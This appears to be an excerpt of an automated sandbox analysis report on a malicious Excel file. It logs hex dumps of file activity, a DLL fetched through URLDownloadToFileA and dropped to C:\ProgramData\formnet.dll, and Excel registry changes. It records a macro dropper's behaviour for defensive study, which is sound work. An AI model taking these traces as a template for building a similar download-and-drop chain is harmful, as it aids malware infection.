C:\Users\user\Desktop\0FDE0000	unknown	16384	22 5c 6c 21 cc 28 d0 63 51 46 84 d1 a4 70 77 a8 2b 18 e8 0e 06 43 c1 ce 8c f9 c5 ad 5b 6e a1 bc ec d5 7f 5c ff a3 1f 3e f7 c4 13 c1 8e b6 94 9e 8c 44 43 a6 64 24 12 f1 ae ae c0 e6 4d 9b 7e 7b d7 5d 0f fd f1 8f 90 9a 9d 6d 6d a1 40 20 1a ea 72 69 64 5a 09 a9 49 8e 61 77 57 28 d0 11 0e 74 44 ba 83 64 d8 59 76 1b 7e 81 19 41 b0 5b ba 71 df b7 6f 5a 78 cb 43 eb 96 6f 89 75 9b e5 49 87 5f 71 79 dc fe 12 68 30 87 a7 28 e5 28 ea 36 fb 05 12 4e af df cd 0d c2 be 23 eb f0 f9 15 ef 7d e7 d6 bf 3f f2 f2 8e 86 88 37 e9 28 92 1c 3e d5 e1 77 b9 0a a0 2e 22 ce 92 ba a0 e3 be 27 df fd de ed 2f 6c 6f ea 90 e0 b8 89 54 aa f0 53 9c c5 31 65 40 d8 28 8b a9 15 1d 31 47 34 9d 7a 69 f5 ee eb 7e bf 64 6b 23 94 37 42 5d c5 9a af 42 d2 dc 90 96 e9 74 49 c8 1c 1c 95 ca 65 d3 a5 d1	"\l!.(.cQF...pw.+....C......[n .....\...>.........DC.d$......M.~ {.]........mm.@ ..ridZ..I.aw W(...tD..d.Yv.~..A. [.q..oZx.C..o.u..I._qy...h0.. (.(.6...N......#.....}...?.....7. (..>..w.. .."......'..../lo.....T..S..1e@. (....1G4.zi...~.dk#.7B]...B. ....tI.....e...	success or wait	1	7FEEAA29AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\0FDE0000	unknown	16384	02 10 00 a6 00 66 00 92 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 b4 00 2b 00 87 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 b7 00 2b 00 87 00 2c 01 00 00 00 00 00 01 0f 00 06 00 1f 00 a0 00 91 00 0f 00 01 00 00 40 9d 00 ff ff 00 00 a6 00 66 ff 09 00 24 6e 01 49 00 42 01 11 80 06 00 22 00 a6 00 66 00 0f 00 00 00 00 00 00 00 ff ff 00 00 b4 00 86 ff 0c 00 44 c5 02 45 00 1e 60 00 04 41 6f 00 07 02 04 00 01 00 00 6e 06 00 1f 00 b4 00 86 00 0f 00 01 00 00 00 00 00 ff ff 00 00 c4 00 38 ff 09 00 24 ed 05 a0 00 42 01 11 80 7e 02 0a 00 b7 00 2b 00 0f 00 00 00 3a 40 d7 00 0c 00 d2 00 00 00 3c 00 23 00 2e 00 23 00 08 02 10 00 c4 00 38 00 c0 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 c7 00 38 00 c0 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 c8 00 38 00 c0 00	.....f...,.....+..., ...+...,..... .....@.....f...$n.l. B.....".."...f..... D..E..`..Ao.....n..... .....8...$....B...~.... .+.....:@.....<.#...#..... .8...,.....8...,.... .....8...	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\Desktop\0FDE0000	unknown	15650	04 76 00 0f 00 00 c0 5d 40 d7 00 1c 00 70 02 00 00 dc 00 0e 00 2e 00 0e 00 23 00 2e 00 2e 00 0e 00 5c 00 23 00 0e 00 0e 00 08 02 10 00 61 04 2c 00 f3 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 64 04 2c 00 f3 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 65 04 2c 00 f3 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 67 04 2c 00 f3 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 6c 04 2c 00 f3 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 6f 04 2c 00 f3 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 70 04 0c 00 ce 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 73 04 0c 00 ce 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 75 04 0c 00 ce 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 78 04 0c 00 ce 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 7c 04 0c 00 ce 00 2c 01 00 00	.v.....]@....p.....#.... ...\.#.....a.,...,..... .....d.,...,.....e.,.. .,.....g.,...,..... .....l.,...,.....o.,... .,.....p.....,..... .....s.....,.....u.... .,.....x.....,..... .....|.....,...	success or wait	3	7FEEAA29AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\0FDE0000	unknown	16384	22 5c 6c 21 cc 28 d0 63 51 46 84 d1 a4 70 77 a8 2b 18 e8 0e 06 43 c1 ce 8c f9 c5 ad 5b 6e a1 bc ec d5 7f 5c ff a3 1f 3e f7 c4 13 c1 8e b6 94 9e 8c 44 43 a6 64 24 12 f1 ae ae c0 e6 4d 9b 7e 7b d7 5d 0f fd f1 8f 90 9a 9d 6d 6d a1 40 20 1a ea 72 69 64 5a 09 a9 49 8e 61 77 57 28 d0 11 0e 74 44 ba 83 64 d8 59 76 1b 7e 81 19 41 b0 5b ba 71 df b7 6f 5a 78 cb 43 eb 96 6f 89 75 9b e5 49 87 5f 71 79 dc fe 12 68 30 87 a7 28 e5 28 ea 36 fb 05 12 4e af df cd 0d c2 be 23 eb f0 f9 15 ef 7d e7 d6 bf 3f f2 f2 8e 86 88 37 e9 28 92 1c 3e d5 e1 77 b9 0a a0 2e 22 ce 92 ba a0 e3 be 27 df fd de ed 2f 6c 6f ea 90 e0 b8 89 54 aa f0 53 9c c5 31 65 40 d8 28 8b a9 15 1d 31 47 34 9d 7a 69 f5 ee eb 7e bf 64 6b 23 94 37 42 5d c5 9a af 42 d2 dc 90 96 e9 74 49 c8 1c 1c 95 ca 65 d3 a5 d1	"\l!.(.cQF...pw.+....C.....[n .....\...>.....DC.d$.....M.~ {.].....mm.@ ..ridZ..I.aw W(...tD..d.Yv.~..A. [.q..oZx.C..o.u..I._qy...h0.. (.(.6...N.....#.....}...?.....7. (..>..w.. .."......'..../lo.....T..S..1e@. (....1G4.zi...~.dk#.7B]...B. ....tl.....e...	success or wait	3	7FEEAA29AC0	unknown
C:\Users\user\Desktop\0FDE0000	unknown	16384	04 76 00 0f 00 00 c0 5d 40 d7 00 1c 00 70 02 00 00 dc 00 0e 00 2e 00 0e 00 23 00 2e 00 2e 00 0e 00 5c 00 23 00 0e 00 0e 00 08 02 10 00 61 04 2c 00 f3 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 64 04 2c 00 f3 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 65 04 2c 00 f3 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 67 04 2c 00 f3 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 6c 04 2c 00 f3 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 6f 04 2c 00 f3 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 70 04 0c 00 ce 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 73 04 0c 00 ce 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 75 04 0c 00 ce 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 78 04 0c 00 ce 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 7c 04 0c 00 ce 00 2c 01 00 00	.v.....]@....p.....#.... ...\.#.....a.,...,..... .....d.,..,.....e.,.. .,.....g.,..,..... .....l.,...,.....o.,... .,.....p.....,..... .....s.....,.....u.... .,.....x.....,..... .....|.....,...	success or wait	1	7FEEAA29AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\0FDE0000	unknown	16384	00 00 00 00 34 33 00 00 00 00 00 00 00 00 55 00 02 00 08 00 00 02 0e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ec 00 50 00 0f 00 02 f0 48 00 00 00 40 00 08 f0 08 00 00 00 01 00 00 00 00 10 00 00 0f 00 03 f0 30 00 00 00 0f 00 04 f0 28 00 00 00 01 00 09 f0 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 0a f0 08 00 00 00 00 10 00 00 05 00 00 00 3e 02 12 00 b6 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 8b 08 10 00 8b 08 00 00 00 00 00 00 00 00 00 00 00 00 02 00 1d 00 0f 00 03 00 00 00 00 00 00 01 00 00 00 00 00 00 00 67 08 17 00 67 08 00 00 00 00 00 00 00 00 00 00 02 00 01 ff ff ff ff 03 44 00 00 0a 00 00 00 09 08 10 00 00 06 10 00 67 32 cd 07 c1 80 01 00 06 06 00 00 0b 02 10 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 01 01 00 0d	....43.....U..... .....P.....H...@..... .....0.....(..... ....>.....@..... ....g...g.....D.. .....g2.....	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\Desktop\0FDE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c1 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 41 6c 62 75 73 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 40 00 01 00 02 00 03 00 04 00 05 00 06 00 07 00 08 00 09 00 0a 00 0b 00 0c 00 0d 00 0e 00 0f 00 10 00 11 00 12 00 13 00 14 00 15 00 16 00 17 00 18 00 19 00 1a 00 1b 00 1c 00 1d 00 1e 00 1f 00 20 00 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13	........g2..... .....\.p....user B.....a.....=.@.....	success or wait	1	7FEEAA29AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\0FDE0000	unknown	248	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 c8 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 04 00 00 00 50 00 00 00 08 00 00 00 74 00 00 00 12 00 00 00 84 00 00 00 0b 00 00 00 9c 00 00 00 0c 00 00 00 a8 00 00 00 0d 00 00 00 b4 00 00 00 13 00 00 00 c0 00 00 00 02 00 00 00 e9 fd 00 00 1e 00 00 00 1c 00 00 00 d0 90 d0 bd d0 b4 d1 80 d0 b5 d0 b9 20 d0 95 d0 bb d0 b8 d1 81 d0 b5 d0 b5 d0 b2 00 1e 00 00 00 08 00 00 00 41 6c 62 75 73 00 00 00 1e 00 00 00 10 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 45 78 63 65 6c 00 40 00 00 00 80 0a 87 b4 fe f3 d6 01 40 00 00 00 00 d8 0a 67 6a 19 d6 01 40 00 00 00 00 05 c1 1c 6e f4 d6 01 03 00 00 00 00 00 00 00	....Oh.....+'..0..... H.....P.....t..... ....user.... .....Microsoft Excel.@..... .....@.....gj...@.....n....	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\Desktop\0FDE0000	unknown	652	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 5c 02 00 00 09 00 00 00 01 00 00 00 50 00 00 00 0f 00 00 00 58 00 00 00 17 00 00 00 64 00 00 00 0b 00 00 00 6c 00 00 00 10 00 00 00 74 00 00 00 13 00 00 00 7c 00 00 00 16 00 00 00 84 00 00 00 0d 00 00 00 8c 00 00 00 0c 00 00 00 17 02 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 04 00 00 00 00 00 00 00 03 00 00 00 00 00 0e 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 20 00 00 00 0c 00 00 00 6a 53 52 46 71 53 6f 42 50 77 4f 00 07 00 00 00 4d 61 63 72 6f 32 00 07 00 00 00 4d 61 63 72 6f 33 00 07 00 00 00 4d 61 63 72 6f 34 00 07 00 00 00 4d 61 63 72 6f 35	....+,..0...\..... P.....X.....d.....l..... ..t.....|..... ....jSRFqSoBPw O.....Macro2.....Macro3..... Macro4.....Macro5	success or wait	1	7FEEAA29AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\0FDE0000	unknown	1536	01 00 00 00 02 00 00 00 03 00 00 00 04 00 00 00 05 00 00 00 06 00 00 00 07 00 00 00 08 00 00 00 09 00 00 00 0a 00 00 00 0b 00 00 00 0c 00 00 00 0d 00 00 00 0e 00 00 00 0f 00 00 00 10 00 00 00 11 00 00 00 12 00 00 00 13 00 00 00 14 00 00 00 15 00 00 00 16 00 00 00 17 00 00 00 18 00 00 00 19 00 00 00 1a 00 00 00 1b 00 00 00 1c 00 00 00 1d 00 00 00 1e 00 00 00 1f 00 00 00 20 00 00 00 21 00 00 00 22 00 00 00 23 00 00 00 24 00 00 00 25 00 00 00 26 00 00 00 27 00 00 00 28 00 00 00 29 00 00 00 2a 00 00 00 2b 00 00 00 2c 00 00 00 2d 00 00 00 2e 00 00 00 2f 00 00 00 30 00 00 00 31 00 00 00 32 00 00 00 33 00 00 00 34 00 00 00 35 00 00 00 36 00 00 00 37 00 00 00 38 00 00 00 39 00 00 00 3a 00 00 00 3b 00 00 00 3c 00 00 00 3d 00 00 00 3e 00 00 00 3f 00 00 00 40 00 00	....!..."...#...$...%...&...'... (...)...*...+...,...-... ..../...0...1...2...3...4...5. ..6...7...8...9...:...;...<... =...>...?...@..	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\Desktop\0FDE0000	unknown	512	d0 cf 11 e0 a1 b1 1a e1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3e 00 03 00 fe ff 09 00 06 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 c0 00 00 00 00 00 00 00 00 10 00 00 fe ff ff ff 00 00 00 00 fe ff ff ff 00 00 00 00 be 00 00 00 bf 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff	........................>.....	success or wait	1	7FEEAA29AC0	unknown

Copyright null 2021

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\scfrd[1].dll	unknown	139	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 56 74 31 c7 12 15 5f 94 12 15 5f	MZ......................@..... ....!..L.!This program cannot be run in DOS mode....$.......Vt1..._..._	success or wait	1	1408A828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\scfrd[1].dll	unknown	345	94 12 15 5f 94 d1 1a 00 94 11 15 5f 94 85 d1 21 94 13 15 5f 94 35 d3 22 94 05 15 5f 94 35 d3 32 94 95 15 5f 94 d1 1a 02 94 15 15 5f 94 12 15 5e 94 a2 15 5f 94 35 d3 31 94 43 15 5f 94 35 d3 25 94 13 15 5f 94 35 d3 23 94 13 15 5f 94 35 d3 27 94 13 15 5f 94 52 69 63 68 12 15 5f 94 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 9c f4 d0 43 00 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 08 00 00 f0 0c 00 00 90 02 00 00 00 00 00 77 71 0c 00 00 10 00 00 00 00 0d 00 00 00 40 00 00 10 00 00 00 10 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 90 0f 00 00 10 00 00 00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 e0 e7 0d 00 63 00 00 00 c4 df 0d 00 3c 00 00 00 00 60	..._......_...!..._.5."..._.5 .2..._......_...^..._.5.1.C._ .5.%..._.5.#..._.5.'..._.Rich. ._.........................PE. .L......C...........!......... ....wq............@........ ....c....... <....`	success or wait	2	1408A828C	URLDownloadToFileA

Copyright null 2021

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\scfrd[1].dll	unknown	4609	b5 96 69 2d 3a 57 2d ed 6d a6 fb 03 27 68 aa ec 68 00 a2 a4 ff a4 ff a6 00 ff a3 00 00 a4 aa 00 76 74 d3 fb 8e de 77 79 bd af 54 83 db 56 ab 18 a1 00 a6 00 ff 00 ff 00 29 e6 f1 5f ba 35 82 f3 94 b5 9c a2 6a 7d 7d 8d 3c b8 f4 1e 6a 1f 19 fa 2a bf 0f a9 ff a6 a7 a9 00 a0 00 00 a5 00 a1 ff 00 a6 a6 a6 e1 07 a8 fa ee 3d 6c 30 53 b9 e3 e9 56 84 16 68 23 25 13 68 9d 8b 00 00 e8 16 8f fb ff 8d 4c 24 0c c7 44 24 38 ff ff ff ff e8 15 ac fe ff eb 0c 6a 01 51 6a 00 8b ce e8 f7 8e fb ff c7 47 08 00 00 00 00 8b 4c 24 30 64 89 0d 00 00 00 00 59 5f 5e 83 c4 30 c2 04 00 cc cc cc cc cc cc cc cc cc cc cc cc 6a ff 68 08 aa 3e 01 64 a1 00 00 00 00 50 83 ec 24 56 57 a1 14 9b 7d 01 33 c4 50 8d 44 24 30 64 a3 00 00 00 00 8b f9 8b 44 24 40 6a 01 68 70 17 7e 01 68 f0 c2 7d 01 6a	..i-:W-.m...'h..h............ ..vt....wy..T..V.........).._ .5......j}}.<...j...*......... ....=l0S...V..h#%.h ....L$..D$8...........j. Qj.........G......L$0d......Y_ ^..0..............j.h..>.d... ..P..$VW...}.3.P.D$0d........ D$@j.hp.~.h..}.j	success or wait	1	1408A828C	URLDownloadToFileA
C:\ProgramData\formnet.dll	unknown	13285	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 56 74 31 c7 12 15 5f 94 12 15 5f 94 12 15 5f 94 d1 1a 00 94 11 15 5f 94 85 d1 21 94 13 15 5f 94 35 d3 22 94 05 15 5f 94 35 d3 32 94 95 15 5f 94 d1 1a 02 94 15 15 5f 94 12 15 5e 94 a2 15 5f 94 35 d3 31 94 43 15 5f 94 35 d3 25 94 13 15 5f 94 35 d3 23 94 13 15 5f 94 35 d3 27 94 13 15 5f 94 52 69 63 68 12 15 5f 94 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......Vt1..._..._..._....... _...!..._.5."..._.5.2..._..... .._...^..._.5.1.C._.5.%..._.5. #..._.5.'..._.Rich.._.........	success or wait	1	1408A828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\formnet.dll	unknown	1360	b1 74 35 74 5b 7f 5b 29 eb 1c 20 b9 7e 22 72 fd be 11 6d 9f 09 00 a4 a2 ff 00 a9 00 00 a3 ff 00 a4 aa ff ff 00 ff a4 d2 ae 0a 33 cb e3 b5 ac 79 d0 09 35 e9 7d cc a4 00 00 a6 00 a0 ff 00 a9 ff a8 00 00 a7 ff a4 a7 00 00 aa ff 00 00 1e ea 48 ad 2c 78 85 24 52 21 d3 07 d0 0e 18 8b 89 8f 7d 96 19 85 18 d8 98 e4 84 00 00 00 a7 a7 00 ce 1a ca a5 59 88 bb ef ab ee 85 f7 5a 7b 05 b7 27 a4 0b 1f 36 b6 7b 1b 33 1d e9 4e f1 39 52 bb 89 ae 1c 00 00 a7 a9 ff ff 00 00 00 a7 00 a0 ff a6 00 a9 ff a6 90 74 18 50 a8 2b 62 f1 90 a4 ae 6a f5 7f dc c5 fb d2 6e 6e 53 7b 16 35 47 c6 00 00 00 00 ff ff aa 00 00 a6 00 ff 00 2b d4 dc fc 13 9b 66 ea 82 ff 79 39 2e ff 36 cf 8d 75 b3 97 6f 8c ef bb 31 5e e9 f7 00 a7 ff ff 00 00 ff a4 a3 ff a9 ff a3 00 aa a4 a3 00 a3 ff a2 a4 3d c7 c8	.t5t[.[).. .~"r...m..... .....3....y..5.}..... .....H.,x.$R!... .....}.....Y..... ..Z{..'...6.{.3..N.9R..... .....t.P.+b....j..... .nnS{.5G.....+.....f. ..y9..6..u..o...1^..... .....=..	success or wait	11	1408A828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\scfrd[1].dll	unknown	8192	ac d9 50 a6 5b f7 bc 36 65 1f b6 e0 cc d6 a1 6c a1 c8 5a 1a be cd bc a1 00 aa a7 ff 00 00 ff a1 00 00 00 00 00 00 00 a4 00 00 00 ff 00 00 fb a3 bb 9d 84 ec 42 7b da 55 77 e9 78 03 3d 38 00 ff a0 a7 00 ff bc 91 de 08 45 ed a3 39 ae e4 ff 06 a9 84 82 8d 3f 38 80 b0 6b a8 07 b3 1f 5f d9 00 a4 ff 00 ff 00 00 00 00 a4 00 a1 00 ff 00 a2 00 00 3d 74 f9 34 bf b9 cb 05 38 7a d8 b0 49 b5 53 2a 72 95 02 ae 65 29 bc ed d8 7e 24 12 94 43 2c 40 9d d8 3f 00 a9 a9 00 a7 ff 00 aa 00 a8 00 00 a9 8e 0f cf 36 23 57 78 bc ba e5 29 b6 e8 39 c2 93 c2 40 c4 89 9c cf c6 a1 b2 7f a1 a4 00 a6 00 00 a6 a2 00 a4 00 00 00 00 00 00 a2 00 a6 a5 00 00 5e e3 88 4c 9e 9b e7 e6 7b 18 a2 fb 6b 33 e4 34 c8 d8 df c1 da 9a 7a 2a bb 52 48 f5 00 a3 a1 a4 00 a3 ff a4 a2 a7 00 a4 00 00 a0 05 32 ae	..P.[..6e.....l..Z..... .....B{.Uw.x. =8.....E..9.....?8..k. ..._.....=t.4... .8z..I.S*r...e)...~$..C,@..?.. .....6#Wx...)..9...@. .....^..L.... {...k3.4.....z*.RH.... .....2.	success or wait	122	1408A828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\formnet.dll	unknown	50480	00 00 74 6d 00 70 00 04 65 00 30 04 00 00 04 3c 20 6c 04 68 70 0d 74 74 6e 3a 00 00 20 00 64 04 04 00 04 04 04 00 4e 00 20 00 04 22 00 09 00 3c 34 3a 6c 00 00 41 79 20 00 42 00 35 3a 64 40 0d 6e 00 32 00 00 00 00 00 04 6d 04 20 3e 3c 6d 70 6e 61 04 70 3c 04 00 20 00 6e 65 6c 41 00 09 0a 04 42 6c 00 00 4c 2e 3d 0d 41 00 04 64 04 35 00 00 04 00 00 00 3c 00 79 00 20 75 61 00 61 75 00 04 76 20 00 04 74 04 6f 65 00 00 00 04 04 69 65 30 00 00 00 20 00 3a 22 04 00 61 00 61 64 00 70 00 61 09 6e 00 0d 00 3c 04 70 04 6c 04 00 42 00 00 6c 00 6e 04 37 00 30 00 00 61 00 00 09 00 61 00 6d 00 72 39 00 00 35 3c 6d 00 2f 00 42 00 00 64 00 00 00 41 00 6f 00 00 34 00 3d 04 04 20 00 61 74 00 00 69 34 75 32 00 09 61 30 00 04 72 6f 6d 04 00 0d 04 6d 34 00 6e 00 00 63 64 3c 65	..tm.p..e.0....< l.hp.ttn:.. . d.....N. ..."...<4:l..Ay .B.5 :d@.n.2.....m. > <mpna.p<.. .n elA....Bl..L.=.A..d.5.....<.y. ua.au..v ..t.oe.....ie0... . :"..a.ad.p.a.n...<.p.l..B..l.n .7.0..a....a.m.r9..5<m./.B..d ...A.o..4.=.. .at..i4u2..a0..ro m....m4.n..cd<e	success or wait	1	1408A828C	URLDownloadToFileA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\0FDE0000	unknown	16384	success or wait	3	7FEEAA29AC0	unknown
C:\Users\user\Desktop\0FDE0000	unknown	16384	success or wait	2	7FEEAA29AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	3	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	3	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDB52	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDEBB	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDF67	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAA29AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	1	7FEEAA29AC0	unknown

Copyright null 2021

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEAA29AC0	unknown
